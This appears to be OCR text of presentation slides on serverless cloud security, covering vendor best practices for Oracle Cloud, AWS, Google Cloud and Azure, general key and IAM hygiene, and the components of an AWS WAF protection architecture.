
→ Denial of wallet

→ Data misconfiguration

Via puresec whitepaper

WIP Provided

@iteration1



Platform Help

@iteration1


Vendor Best Practices

→ Oracle Cloud Infrastructure

→ AWS

→ Google Cloud

→ Azure



General Hygiene Recommendations

* Disable root access keys
* Manage users with profiles
* Secure your keys in your deploy system
* Secure keys in dev system
* Use provider IAM and MFA

Focus on IAM Roles and Policies

@iteration1

ORACLE®

Cloud Infrastructure

Oracle Cloud Infrastructure

- → Oracle Functions based on Open Source Code
- → Fn Project: https://fnproject.io/

@iteration1

Oracle Cloud Infrastructure


- → IAM, MFA, Policy
- → Limit your blast radius with Compartments
- → Limit specific user/group access to specific compartments
- → Key Management Service
- → Security guidance

@iteration1

AWS

@iteration1

AWS lets you roll your own


AWS
valid users
attackers
Application Load Balancer
Amazon CloudFront
application requests (static + dynamic)
web application resources
new access log files
Amazon S3 bucket
requests to the honeypot endpoint
Amazon API Gateway
AWS Lambda Access Handler
AWS WAF
A bad bot and scraper protection
B SQL injection protection
C cross-site scripting protection
D scanner and probe protection
E IP address whitelist/blacklist
F known-attacker protection
G HTTP flood protection
AWS Lambda Log Parser
Amazon CloudWatch event
hourly
AWS Lambda IP Lists Parser
third-party IP reputation lists

